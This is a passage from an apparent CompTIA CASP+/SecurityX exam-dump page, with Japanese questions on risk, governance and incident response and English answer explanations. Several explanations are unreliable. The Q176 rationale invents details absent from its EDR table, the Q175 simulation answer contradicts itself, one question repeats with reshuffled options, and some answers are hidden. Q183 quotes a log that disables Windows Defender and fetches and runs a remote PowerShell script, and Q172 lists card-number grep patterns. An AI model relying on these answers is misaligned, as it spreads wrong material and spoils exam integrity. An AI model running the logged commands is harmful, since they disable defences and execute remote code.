C . Storing the secrets inside the Dockerfiles is not a recommended solution for replacing the company's monolithic software application with a containerized solution, because it exposes the secretsto anyone who can access the Dockerfiles or the images built from them. Storing secrets inside the Dockerfiles is equivalent to hardcoding them into the application code, which is a bad

practice that violates the principle of least privilege and increases the risk of secrets leakage or compromise.
D . Running all Dockerfiles in a randomized namespace is not a recommended solution for replacing the company's monolithic software application with a containerized solution, because it does not address the issue of storing and managing secrets for containers. Running Dockerfiles in a randomized namespace is a technique to avoid name conflicts and collisions between containers, but it does not provide any security benefits for secrets.

最新問題**: 164**
企業は、コードを本番環境にプロモートする際の変更管理アクティビティをレビューするための監査を受けています。監査により、次のことが明らかになりました。
* 一部の開発者は、コードを本番環境に直接公開できます。
* 静的コード レビューが適切に行われている。
* 脆弱性スキャンは、ポリシーごとに定期的にスケジュールされて実行されます。
次のうち、監査報告書に推奨事項として記載する必要があるのはどれですか?
A. 職務の分離を改善します。
B. 短いメンテナンス ウィンドウを実装します。
C. ジョブローテーションを実施する。
D. 定期的なアカウント レビューを実行します。
Answer: A (メーッセージを残す**)**

最新問題**: 165**
アプリケーション セキュリティ エンジニアは、SAML を使用する新しい Web アプリケーションに対して脆弱性評価を実行しています。エンジニアは、アプリケーション内の潜在的な認証の問題を特定したいと考えています。エンジニアが実行するのに適した方法は、次のうちどれでしょうか。
A. ファズテスト
B. 静的解析
C. サイドチャネル分析
D. 動的解析
Answer: D (メーッセージを残す**)**
In this case, the security engineer is assessing a web application that uses SAML, and dynamic analysis (also known as DAST - Dynamic Application Security Testing) is the most appropriate method toidentify potential authentication issues. Dynamic analysis tests the application in a runtime environment, allowing the engineer to identify vulnerabilities that arise during actual application execution, such as SAML misconfigurations or other authentication weaknesses. This is more effective for finding authentication issues compared to static analysis, which only reviews code without execution. CASP+ highlights the importance of dynamic testing in identifying real-world vulnerabilities, especially in web applications.
Reference:

CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Dynamic Testing for Web Applications) CompTIA CASP+ Study Guide: Authentication Testing in Web Applications with Dynamic Analysis

最新問題: **166**
複数のサードパーティ組織を使用してサービスを提供する大手銀行の最高情報責任者 (CIO) は、関係者による顧客データの取り扱いとセキュリティについて懸念しています。リスクを最適に管理するには、次のうちどれを実装する必要がありますか?
A. サプライヤーの重要性を評価し、契約更新に応じてランク付けする審査委員会を設置します。契約更新時に、設計および運用管理を契約および監査権条項に組み込みます。専任のリスク管理チームとともに、サプライヤーの契約後の更新を定期的に評価します。
B. 最前線のリスク、ビジネス ユニット、およびベンダー管理のメンバーを使用してチームを確立し、すべてのサプライヤーの設計セキュリティ コントロールのみを評価します。他のすべてのビジネス ユニットとリスク チームが参照できるように、レビューからの調査結果をデータベースに保存します。
C. サプライヤーがアクセスするデータ、データへのアクセス方法、およびデータの種類に関係なく、すべてのサプライヤーを定期的にレビューする監査プログラムを確立します。ベスト プラクティス基準に基づいてすべての設計および運用管理をレビューし、結果を上層部に報告します。管理。
D. データへのアクセス、データの種類、およびデータへのアクセス方法に基づいてサプライヤーを格付けするガバナンス プログラムを確立します。サプライヤーの格付けに基づいてレビューおよび管理される主要なコントロールを割り当てます。サプライヤーとさまざまなリスクチームに依存しているユニットを見つけたことを報告します。
Answer: (解答を表示する**)**
A governance program that rates suppliers based on their access to data, the type of data, and how they access the data is the best way to manage the risk of handling and security of customer data by third parties. This allows the company to assign key controls that are reviewed and managed based on thesupplier's rating and report findings to the relevant units and risk teams.
Verified Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.isaca.org/resources/isaca-journal/issues/2018/volume-1/third-party-risk-management

最新問題: **167**
ある会社は、稼働中のオンサイト データセンター全体にインストールされた新しいストレージ ソリューションに合計 1,000 万ドルを投資しました。この投資のコストの適切な割合は、ソリッド ステート ストレージに費やされました。このストレージの摩耗率が高いため、同社は、年間 5% を交換する必要があると見積もっています。ストレージの交換による ALE は次のうちどれですか?
A. $50,000
B. $125,000
C. $250,000
D. $500.000
E. $51,000,000
Answer: C (メーッセージを残す**)**
TheCompTIA SecurityX CAS-005 Official Study Guidespecifies thatALEis a critical risk management metric used to understand the financial impact of a recurring loss. By accurately calculating theSingle Loss Expectancy (SLE)and considering theAnnual Rate of Occurrence (ARO), companies can make informed decisions about budgeting for potential losses.

最新問題: **168**
ある医療企業は、データセンターの物理的能力とコンピューティング能力に到達しましたが、コンピューティングの需要は増加し続けています。インフラストラクチャは完全に仮想化されており、機密性の高い健康情報や支払い情報を処理するカスタムおよび商用のヘルスケア アプリケーションを実行します。仮想化とクラウド コンピューティングの医療基準に準拠しながらコンピューティングの需要を満たすために、企業が実装する必要があるのは次のうちどれですか?
A. シングルテナント クラウドのハイブリッド IaaS ソリューション
B. マルチネンシ クラウドのパス ソリューション
C. コミュニティ クラウドの SaaS ソリューション
D. シングル テナンシー クラウドのプライベート SaaS ソリューション。
Answer: (解答を表示する**)**
A hybrid IaaS solution in a single-tenancy cloud is the best option for the company to meet the computing demand while complying with healthcare standards for virtualization and cloud computing. A hybrid IaaS solution allows the company to use both on-premises and cloud-based resources to scale up its capacity and performance. A single-tenancy cloud ensures that the company's data and applications are isolated from other customers and have dedicated resources and security controls. Verified Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.hhs.gov/hipaa/for-professionals/special-topics/cloud-computing/index.html

最新問題: **169**
ある企業が新しいビデオカードを発売しました。供給が限られているのに需要が高いため、攻撃者は自動システムを利用してこのビデオカードを同社のウェブストアから購入し、中古市場で転売しようとしています。この企業のターゲット顧客は困惑しています。セキュリティエンジニア

は、自動システムによるビデオカードの購入数を減らすため、ウェブストアにCAPTCHAシステムを実装することを提案しています。現在、このリスクレベルを最もよく表しているのは次のうちどれですか？
A. 転送済み
B. 固有の
C. 軽減
D. 低
E. 残差
Answer: E (メーッセージを残す**)**

最新問題**: 170**
リモートから電話をかけてくる従業員を認証するには、企業のヘルプ デスク スタッフが従業員に関する情報の一部を表示できる必要があります。これは、全情報が機密情報であるとみなされる可能性があるためです。従業員を認証するには次のソリューションのうちどれを実装する必要がありますか?
A. データスクラビング
B. フィールドマスキング
C. 転送中の暗号化
D. メタデータ
Answer: (解答を表示する**)**
Field masking is a technique that hides or obscures part of the information in a data field, such as a password, credit card number, or social security number. Field masking can be used to protect sensitive or confidential data from unauthorized access or disclosure, while still allowing authorized users to view or verify the data.
Field masking should be implemented to authenticate employees who call in remotely by allowing the help desk staff to view partial information about employees, because field masking would:
Enable the help desk staff to verify the identity of the employees by asking them to provide some characters or digits from their data fields, such as their employee ID or email address.
Prevent the help desk staff from viewing the full information about employees, which may be considered sensitive and subject to privacy regulations or policies.
Reduce the risk of data leakage, theft, or misuse by limiting the exposure of sensitive data to only those who need it.

最新問題**: 171**
24 時間稼働の製造施設の情報セキュリティ マネージャーは、組織に対する潜在的なリスクについて契約を検討しています。この契約は、標準の営業時間外におけるプリンターおよび複合機のサポートに関するものです。セキュリティ管理者がリスクとして認識する可能性が最も高いのは次のうちどれですか?
A. ロックされた印刷ジョブの印刷構成設定
B. デバイスをサポートする会社との NDA の欠如

C. サービス プロバイダーが提供する他のサービスを管理する MSA の欠如
D. 企業での展開前のデバイスの保管管理の欠如
Answer: (解答を表示する**)**
A non-disclosure agreement (NDA) is crucial when external parties are provided access to sensitive company devices or information. The absence of an NDA poses a risk that confidential information could be disclosed by the service provider. Therefore, ensuring an NDA is in place with the company that supports sensitive devices would be a key risk identified in the contract.

最新問題**: 172**
ある組織の財務システムが最近攻撃を受けました。フォレンジックアナリストは、クレジットカードデータに関する侵害されたファイルの内容を確認しています。財務データが失われたかどうかを最も適切に判断するために、アナリストが実行すべきコマンドはどれですか？
A. grep -v '^4[0-9]{12}(?:[0-9]{3})?$' ファイル
B. grep '^4[0-9]{12}(?:[0-9]{3})?$' ファイル
C. grep '^6(?:011|5[0-9]{2})[0-9]{12}?' ファイル
D. grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' ファイル
Answer: (解答を表示する**)**
Comprehensive and Detailed in-Depth
Context:
The forensic analyst needs to identifycredit card datain compromised files.
The most common credit card formats include:
Visa:Starts with4, followed by12 to 16 digits.
MasterCard:Starts with51 to 55, followed by16 digits.
Discover:Starts with6011, followed by16 digits.
American Express (AMEX):Starts with34 or 37, followed by15 digits.
In this case, the question focuses on detectingVisa credit card numbers.
Breakdown of the Correct Command (Answer B):
Command:
grep '^4[0-9]{12}(?:[0-9]{3})?$' file
^4: Matches strings thatstart with the number 4(indicating a Visa card).
[0-9]{12}: Matchesexactly 12 digitsafter the starting 4.
(?:[0-9]{3})?: Matchesan optional group of 3 additional digits(making it15 or 16 digitstotal).
$: Matches theend of the line.
grep:Searches for patterns in the specifiedfile.
The command specifically looks forVisa card numberswith the format:
13 digits:4XXXXXXXXXXXX
16 digits:4XXXXXXXXXXXXXXX
Why the Other Options Are Incorrect:
A . grep -v '^4[0-9]{12}(?:[0-9]{3})?$' file'
The -v option in grepinverts the match, meaning it would display all linesnot matchingthe pattern.
This isnot usefulfor finding credit card numbers, as it would list irrelevant data.

C . grep '^6(?:011|5[0-9]{2})[0-9]{12}?' file'
This pattern matchesDiscover card numbersstarting with6011orMasterCard numbersstarting with5, both of which are not the target as the question clearly indicates a Visa card pattern.
D . grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file'
This also uses the-vflag to invert the search, excludingDiscover and MasterCard numbersrather thanVisa.
Again, not relevant to finding the specific pattern of interest.
Real-World Use Case:
When conductingforensic analysisafter a data breach, it's crucial to search forpatterns that match sensitive informationsuch as credit card numbers. Using preciseregular expressions (regex)ensures that the analyst accurately detects potential data leakage.
Extract from CompTIA SecurityX CAS-005 Study Guide:
According to theCompTIA SecurityX CAS-005 Official Study Guide, forensic analysts should usepattern matching tools like grepto identify leaked sensitive data efficiently. The guide emphasizes usingappropriate regex patternsto detectcredit card numbers, specifically mentioning the importance of correctly identifying the number format to avoid false positives.

最新問題**: 173**
IT 部門は現在、エンタープライズ DLP ソリューションの実装に取り組んでいます。リスクの軽減に関しては、デューデリジェンスとベストプラクティスに従う必要があります。承認された変更が適切に計画され、実行されることを保証するものは次のうちどれですか?
A. リスク管理
B. ネットワーク管理
C. 構成管理
D. 変更管理
Answer: (解答を表示する**)**
Change management is a systematic approach to dealing with the transition or transformation of an organization's goals, processes, or technologies. In the context of implementing a Data Loss Prevention (DLP) solution and ensuring that authorized modifications are well-planned and executed, change management is critical. It ensures that changes are introduced in a controlled and coordinated manner to minimize the impact on service quality and mitigate risks associated with the changes.

最新問題**: 174**
組織は、外部の要件に従ってシステムとデータを分類する必要があります。このタスクを実行するのに最適な役割は次のうちどれですか。
A. システム管理者
B. データ所有者
C. データ処理者
D. データ管理者

E. データ管理者

Answer: (解答を表示する**)**

The data owner is best qualified to classify systems and data in accordance with external requirements. The data owner is responsible for determining how data should be classified based on its sensitivity, value, and regulatory requirements. They have the authority to decide on classification levels such as public, confidential, or secret, and ensure compliance with external standards. Other roles, like data custodians or processors, support the implementation of data management, but the data owner has the final responsibility for classification. CASP+ highlights the role of data owners in determining data classification and ensuring compliance with external requirements.

Reference:

CASP+ CAS-004 Exam Objectives: Domain 1.0 - Risk Management (Data Classification and Data Owner Responsibilities) CompTIA CASP+ Study Guide: Data Classification and Governance Responsibilities of the Data Owner

最新問題**: 175**

シミュレーションあなたは、規範的なフレームワークに準拠するために取り組んでいる組織にフィードバックと修復ガイダンスを提供する任務を負っている情報セキュリティアナリストです。

フレームワークには、ネットワーク設計に関連する次の制御が含まれています。


ネットワーク ホストはセキュリティ ドメインに分割する必要があります。

外部から利用可能なすべての資産には、スクリーン サブネットを使用する必要があります。

内部サーバーには共有サービス ゾーンが存在する必要があり、ワークステーションを含めることはできません。

説明書

指定された要件に基づいて、各リソースを適切なネットワークロケーションに配置します。すべてのリソースが使用され、すべてのネットワークゾーンが埋められます。



File server
Authentication server
Email proxy
VPN concentrator
Database server
Web server
Workstation
Workstation
Workstation
Workstation

Answer:

See the solution in explanation part

Explanation:

LAN:

Workstation

Workstation

Shared Services Zone:

File server

Authentication server

Database server

Screened Subnet (DMZ):

Web server

Email proxy

VPN concentrator
Let's Map Them by Zone
LAN (Top Right, 2 boxes) - Workstations only
Workstation
Workstation
Shared Services Zone (Middle Row) - Internal-use servers
File server
Authentication server
Database server
Screened Subnet / DMZ (Bottom Row) - Public-facing services
Web server
Email proxy
VPN concentrator
✅Remaining Workstations:
Go in theLAN(you'll have two more slots)
✅Final Assignment:
LAN (Top Right)
Workstation
Workstation
Shared Services Zone (Middle Row)
File server
Authentication server
Shared Services Zone (Middle Row)
Database server
Workstation❌←This is not allowed!(Needs to go elsewhere)
So we must placeall 4 workstationsinto theLAN, and all 3 internal servers into themiddlerow.
Corrected Mapping:
LAN (Top Right - 2 slots)
Workstation
Workstation
Middle Row (Shared Services Zone - 2 boxes)
File server
Authentication server
Bottom Row (Shared Services or DMZ - 3 boxes)
Database server
Web server
Email proxy / VPN concentrator

最新問題**: 176**
最近、製薬会社がランサムウェアの被害を受けました。プロセス調査からの次の EDR 出力を考慮します。

Event ID	Device	Process	Classification	Threat type	Action
2142773	cpt-ws002	DearCry.exe	Inconclusive	Create	Allowed
2142755	cpt-ws002	userinit.exe	Inconclusive	Connect	Allowed
2142734	cpt-ws002	NO-AV.exe	Suspicious	Halt process	Allowed
2152118	cpt-ws018	explorer.exe	Inconclusive	Create process	Allowed
2152101	cpt-ws018	powershell.exe	Likely safe	Connect	Allowed
2142696	cpt-ws002	notepad.exe	Likely safe	Process execution	Allowed
2152773	cpt-ws026	DearCry.exe	Malicious	Create	Blocked
2152755	cpt-ws026	userinit.exe	Inconclusive	Connect	Allowed
2152734	cpt-ws026	NO-AV.exe	Suspicious	Halt process	Quarantined
2142685	cpt-ws002	userinit.exe	Malicious	Create process	Blocked
2153855	cpt-ws026	javaw.exe	Likely safe	Connect	Allowed

ランサムウェアは次のどのデバイスとプロセスで発生しましたか?

A. cpt-ws018、powershell.exe

B. cpt-ws026、DearCry.exe

C. cpt-ws002、NO-AV.exe

D. cpt-ws026、NO-AV.exe

E. cpt-ws002、DearCry.exe

Answer: D (メーッセージを残す)

The EDR output shows the process tree of the ransomware infection. The root node is NO-AV.exe, which is a malicious executable that disables antivirus software and downloads the DearCry ransomware. The NO-AV.exe process was launched on cpt-ws026 by a user named John. The DearCry.exe process was then launched on cpt-ws026 by NO-AV.exe and propagated to other devices via SMB. Therefore, the ransomware originated from cpt-ws026 and NO-AV.exe.

Verified Reference:

https://www.microsoft.com/security/blog/2021/03/12/analyzing-dearcry-ransomware-the-first-attack-to-exploit-exchange-server-vulnerabilities/

https://www.crowdstrike.com/blog/dearcry-ransomware-analysis/

最新問題**: 177**

セキュリティ チームは、修復の進行状況を追跡するためのチケットを作成しています。優先度の高い、または重大な検出結果の期限を指定するために使用されるのは次のどれですか。

A. MSA

B. SLA

C. ISA
D. MOU
Answer: (解答を表示する**)**
A Service Level Agreement (SLA) is the document used to specify due dates for the remediation of high- and critical-priority findings. SLAs outline the responsibilities of the service provider, including time frames for addressing issues or vulnerabilities, based on their severity. By setting clear timelines for remediation, SLAs ensure that critical security vulnerabilities are addressed in a timely manner. CASP+ emphasizes the importance of SLAs in maintaining accountability for security operations and ensuring compliance with organizational security policies.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 1.0 - Risk Management (SLAs and Security Management) CompTIA CASP+ Study Guide: SLAs for Security Vulnerability Management

最新問題**: 178**
セキュリティ管理者は、セキュリティ実装ガイドラインに従ってアカウントポリシーを設定しました。しかし、アカウントは依然としてブルートフォース攻撃の影響を受けやすいようです。以下の設定は、既存のコンプライアンスガイドラインを満たしています。
最低15文字が必要です
1つの数字を使用する必要があります
1文字は大文字にする必要があります
過去12回使用したパスワードのいずれでもない
追加のセキュリティを提供するために、次のどのポリシーを追加する必要がありますか?
A. パスワード履歴
B. 時間ベースのログイン
C. 共有アカウント
D. パスワードの複雑さ
E. アカウントロックアウト
Answer: (解答を表示する**)**

最新問題**: 179**
コーディング標準を確立し、CI/CDパイプラインにソフトウェアアシュアランスツールを統合した後も、アーキテクトはチーム全体でコーディングスタイルがあまりにも多すぎることに気づきます。一貫性を向上させるために、アーキテクトが実行できる追加対策は次のどれですか。
A. コードの品質を管理するための保管チェーンを確立します。
B. フレームワーク コードを作成して普及させます。
C. コードのコミットには 2 人の整合性が必要です。
D. ユニットテストのコード カバレッジの監視を強化します。
Answer: B (メーッセージを残す**)**
Framework codeprovides a standardized structure and set of conventions that all team members can follow, ensuring consistency in coding styles across the development team.

Option A (Chain of custody): This relates to tracking and managing code changes for accountability, not standardizing coding styles.
Option C (Two-person integrity): Ensures review and approval for code changes but does not enforce uniform coding styles.
Option D (Code coverage for unit testing): Focuses on test quality rather than addressing inconsistent coding styles.
Reference:
CompTIA CASP+ Exam Objective 3.3: Apply software development security best practices.
CASP+ Study Guide, 5th Edition, Chapter 8, Secure Software Development.

最新問題**: 180**
内部セキュリティ監査により、現在、ネットワーク スイッチを管理するために環境内で Telnet が使用されていることが判明しました。これらのデバイスにログインするために使用されるプレーンテキストの資格情報を識別するには、次のどのツールを使用する必要がありますか。
A. ファザー
B. ネットワークトラフィックアナライザー
C. HTTPインターセプター
D. ポートスキャナー
E. パスワードクラッカー
Answer: B (メーッセージを残す**)**
A network traffic analyzer (also known as a packet sniffer) is the best tool to identify credentials being transmitted in plaintext, such as those used in Telnet sessions. Since Telnet transmits data without encryption, a network traffic analyzer can capture the traffic between the client and the network switches, revealing sensitive information, including login credentials, in clear text. This tool helps identify insecure protocols and enables remediation by switching to encrypted alternatives like SSH. CASP+ highlights the importance of using secure protocols and tools like traffic analyzers to identify vulnerabilities in network communications.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Network Traffic Analysis and Insecure Protocols) CompTIA CASP+ Study Guide: Monitoring Network Traffic for Plaintext Credentials

最新問題**: 181**
最高情報セキュリティ責任者 (CISO) は、最高経営責任者 (CEO) から、午前 9 時頃、SOC リーダーによるデータ侵害についての電話を受けました。午前 10 時、CEO は CISO に、会社の侵害が全国ニュースで報道されていると伝えました。調査の結果、ネットワーク管理者が侵害の前にベンダーに連絡して、インストールに失敗したセキュリティ パッチに関する情報を入手していたことが判明しました。CISO は、このような事態が再発しないようにするために、次のうちどれを行う必要がありますか。

A. ブランドイメージに基づいてイベントを適切にトリアージし、CEO がコールリストに含まれていることを確認します。
B. 効果的なコミュニケーション プランを作成し、それをすべての従業員に周知します。
C. 詳細情報が得られるまで、侵害を否定するプレスリリースを送信します。
D. より堅牢な脆弱性識別プロセスを実装します。
Answer: B (メーッセージを残す**)**
To prevent similar issues from occurring again, the CISO should create an effective communication plan and ensure all employees are aware of it. A clear communication plan ensures that critical security information, such as breaches or vulnerabilities, is promptly communicated to the right stakeholders (e.g., the CEO) in a timely manner, preventing situations where the media reports on breaches before internal teams are fully informed. CASP+ emphasizes the importance of having structured communication protocols during security incidents to ensure accurate and timely responses.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Incident Communication Plans) CompTIA CASP+ Study Guide: Developing and Implementing Effective Incident Communication Plans

最新問題**: 182**
セキュリティ アナリストは、組織が使用するすべてのサードパーティ ソフトウェアを評価しています。アナリストは、各部門がセキュリティ グループの監視なしに、また集中アクセス制御方法を使用せずに SaaS 製品へのアクセスをプロビジョニングすることで、組織のポリシーに違反していることを発見しました。組織が SaaS 製品アクセス要件を実施するために使用すべきものは次のどれですか。
A. SLDAP
B. SAML
C. VDI
D. TACACS
Answer: B (メーッセージを残す**)**
Comprehensive and Detailed Step by Step

SAML (Security Assertion Markup Language)is a standard for single sign-on (SSO) that provides centralized authentication and authorization, ensuring SaaS access is governed by organizational policies.
SLDAP (Secure LDAP)focuses on directory services but does not centralize SaaS product access.
VDI (Virtual Desktop Infrastructure)is unrelated to SaaS authentication.
TACACS (Terminal Access Controller Access-Control System)is more suited for network devices.
Reference:
CompTIA CASP+ Exam Objective 2.3: Implement authentication and authorization technologies.
CASP+ Study Guide, 5th Edition, Chapter 6, Identity and Access Management.

最新問題**: 183**
セキュリティ アナリストは、次のアクティビティを示す多数の SIEM イベントに気付きました。

```
10/30/2020 - 8:01 UTC - 192.168.1.1 - sc stop WinDefend
10/30/2020 - 8:05 UTC - 192.168.1.2 - c:\program files\games\comptiacasp.exe
10/30/2020 - 8:07 UTC - 192.168.1.1 - c:\windows\system32\cmd.exe /c powershell https://content.comptia.com/content.exam.ps1
10/30/2020 - 8:07 UTC - 192.168.1.1 - powershell --> 40.90.23.154:443
```


アナリストが最初に取るべき対応アクションは次のうちどれですか?
A. すべての Microsoft Windows エンドポイントで powershell.exe を無効にします。
B. Microsoft Windows Defender を再起動します。
C. 40.90.23.154 をブロックするようにフォワード プロキシを構成します。
D. エンドポイントでのローカル管理者権限を無効にします。
Answer: C (メーッセージを残す**)**
The SIEM events show that powershell.exe was executed on multiple endpoints with an outbound connection to 40.90.23.154, which is an IP address associated with malicious activity. This could indicate a malware infection or a command-and-control channel. The best response action is to configure the forward proxy to block 40.90.23.154, which would prevent further communication with the malicious IP address. Disabling powershell.exe on all endpoints may not be feasible or effective, as it could affect legitimate operations and not remove the malware. Restarting Microsoft Windows Defender may not detect or stop the malware, as it could have bypassed or disabled it. Disabling local administrator privileges on the endpoints may not prevent the malware from running or communicating, as it could have escalated privileges or used other methods.
Verified Reference: https://www.comptia.org/blog/what-is-a-forward-proxy
https://partners.comptia.org/docs/default-source/resources/casp-content-guide

最新問題**: 184**
データ流出の申し立てを調査している地方自治体は、悪意のあるユーザーの行動の痕跡を確認するよう依頼されました。調査員はVMのフォレンジックイメージを取得し、それをセキュリティ保護されたUSBドライブにダウンロードして政府と共有しました。ドライブを政府に引き渡すプロセスにおいて、以下のどれを考慮すべきでしょうか？
A. 法的問題

B. ボラティリティの順序
C. 転送中の暗号化
D. 鍵交換
E. 保管の連鎖
Answer: E (メーッセージを残す**)**

最新問題**: 185**
時間を節約するために、新しい VPN ソリューションを開発している会社は、独自のソフトウェア内で OpenSSL ライブラリを使用することにしました。OpenSSL によってもたらされる脆弱性によるリスクを最大限に軽減するには、次のどれを企業が考慮すべきですか?
A. 新しいバージョンを使用する代わりに、サードパーティ ライブラリの安定した長期リリースを含めます。
B. サードパーティのライブラリが TLS を実装していることを確認し、弱い暗号を無効にします。
C. 動的読み込みを使用する代わりに、サードパーティのライブラリをメイン コードに静的にコンパイルします。
D. 継続的なサードパーティのソフトウェアとライブラリのレビューと回帰テストを実施します。
Answer: D (メーッセージを残す**)**
Implementing an ongoing, third-party software and library review and regression testing is the best way to maximize risk reduction from vulnerabilities introduced by OpenSSL. Third-party software and libraries are often used by developers to save time and resources, but they may also introduce security risks if they are not properly maintained and updated. By reviewing and testing the third-party softwareand library regularly, the company can ensure that they are using the latest and most secure version of OpenSSL, and that their proprietary software is compatible and functional with it.

最新問題**: 186**
DevOps チームは、新しい課金システムをサポートする PaaS ソリューションとして、データベース、イベント駆動型サービス、および API ゲートウェイをデプロイしました。DevOps チームが実行する必要があるセキュリティ責任は次のうちどれですか?
A. ライフサイクル管理の一環としてサービスをアップグレードする
B. オペレーティング システムのインフラストラクチャにパッチを適用する
C. 認証メカニズムを安全に構成する
D. サービスに対してポート スキャンを実行します。
Answer: C (メーッセージを残す**)**

最新問題**: 187**
あるホスピタリティ企業が、顧客の個人情報を含むデータ侵害に遭遇しました。ハッカーはソーシャルエンジニアリングを駆使し、従業員を説得して、クラウドファイルストレージサービス内の社内文書へのサードパーティ製アプリケーションによるアクセスを許可させました。今後、この種の攻撃を防ぐための最適な解決策は次のうちどれですか？

A. Webトラフィックの検査とアクティビティの監視のためのNGFW
B. アプリケーション構成制御のための CSPM
C. 対象を絞った従業員研修と意識向上訓練
D. OAuthアプリケーションの権限制御のためのCASB
Answer: (解答を表示する**)**
The company should use CASB for OAuth application permission control to help prevent this type of attack in the future. CASB stands for cloud access security broker, which is a software tool that monitors and enforces security policies for cloud applications. CASB can help control which third-party applications can access the company's cloud file storage service and what permissions they have. CASB can also detect and block any unauthorized or malicious applications that try to access the company's data. Verified Reference:
https://www.kaspersky.com/resource-center/threats/how-to-avoid-social-engineering-attacks
https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/understanding-preventing-social-engineering-attacks/
https://www.indusface.com/blog/10-ways-businesses-can-prevent-social-engineering-attacks/

最新問題**: 188**
セキュリティ アナリストは、ユーザーが 0 から 9 までの番号の付いたボタンを特定の数字の順序でタッチすることで、鍵のかかった部屋に入ることができるタッチ スクリーン デバイスを設計しています。アナリストは、デバイスが使用されるたびに数字がランダムに表示されるようにキーパッドを設計します。設計上のトレードオフを最もよく表しているのは次のどれですか (2 つ選択してください)。
A. ユーザーが数字を入力する際に誰かがパターンを監視するリスクが軽減されます。
B. ランダムシーケンスを生成するルーチンは実装が簡単です。
C. この設計により、ユーザーにとって数字の入力が難しくなります。
D. 数値を計算するには、デバイスに追加の電力が必要です。
E. エンドユーザーがアクセス番号を覚えるのが難しくなります。
F. 弱いアクセス番号や簡単に推測できるアクセス番号である可能性が高くなります。
Answer: A,C (メーッセージを残す**)**
Step by Step
A: Randomizing the keypad reduces the risk of shoulder-surfing attacks by eliminating predictable patterns.
C: Randomization increases the cognitive load on users, making it harder to input numbers quickly.
D: Additional computational power is minimal and not typically a trade-off.
E and F: Remembering access numbers or weak passwords are unrelated to keypad randomization.

最新問題**: 189**

ある企業が新しいビデオカードを発売しました。供給が限られているのに需要が高いため、攻撃者は自動システムを利用してこのビデオカードを同社のウェブストアから購入し、中古市場で転売しようとしています。この企業のターゲット顧客は困惑しています。セキュリティエンジニアは、自動システムによるビデオカードの購入数を減らすため、ウェブストアにCAPTCHAシステムを実装することを提案しています。現在、このリスクレベルを最もよく表しているのは次のうちどれですか？

A. 固有の

B. 低

C. 軽減

D. 残差

E. 転送済み

Answer: D (メーッセージを残す**)**

Comprehensive and Detailed in-Depth

Understanding the Risk Levels:

Inherent Risk:

Theoriginal riskbefore any controls or mitigation measures are applied.

In this scenario, it represents therisk of automated purchases without CAPTCHA.

Residual Risk:

Theremaining riskaftermitigation strategieshave been applied.

After implementing CAPTCHA, some risk remains asCAPTCHA systems can be bypassedorhuman-operated botsmay still make purchases.

Mitigated Risk:

A risk that has beenreduced or managedeffectively.

While CAPTCHAmitigatesthe issue, it does noteliminateit.

Low Risk:

A risk that is consideredminordue to effective mitigation or low impact.

CAPTCHA reduces risk but does not guarantee it is low.

Transferred Risk:

A risk that has beenshifted to another entity, such asoutsourcing or insurance.

Implementing CAPTCHA does nottransfer riskbut ratherreduces it directly.

Why the Correct Answer is D (Residual):

Implementing CAPTCHAreduces the number of automated purchases, but therisk is not entirely eliminated.

There is always aresidual riskbecause:

Advanced botsmay bypass CAPTCHA systems.

Human-assisted purchasesmight still occur, as attackers might hire people to complete CAPTCHAs.

Therefore, the risk after implementing the CAPTCHA system isresidual, assome potential for automated purchases remains.

Why the Other Options Are Incorrect:

A . Inherent:
Inherent risk existsbeforeany mitigating actions, like CAPTCHA implementation.
Since the CAPTCHA is already suggested, we are addressing theresidual risk.
B . Low:
While CAPTCHA reduces the risk, itdoes not eliminate it completelyor make it negligible.
Attackers can stillbypass CAPTCHAusing more sophisticated methods.
C . Mitigated:
The CAPTCHA reduces risk butdoes not fully mitigate it.
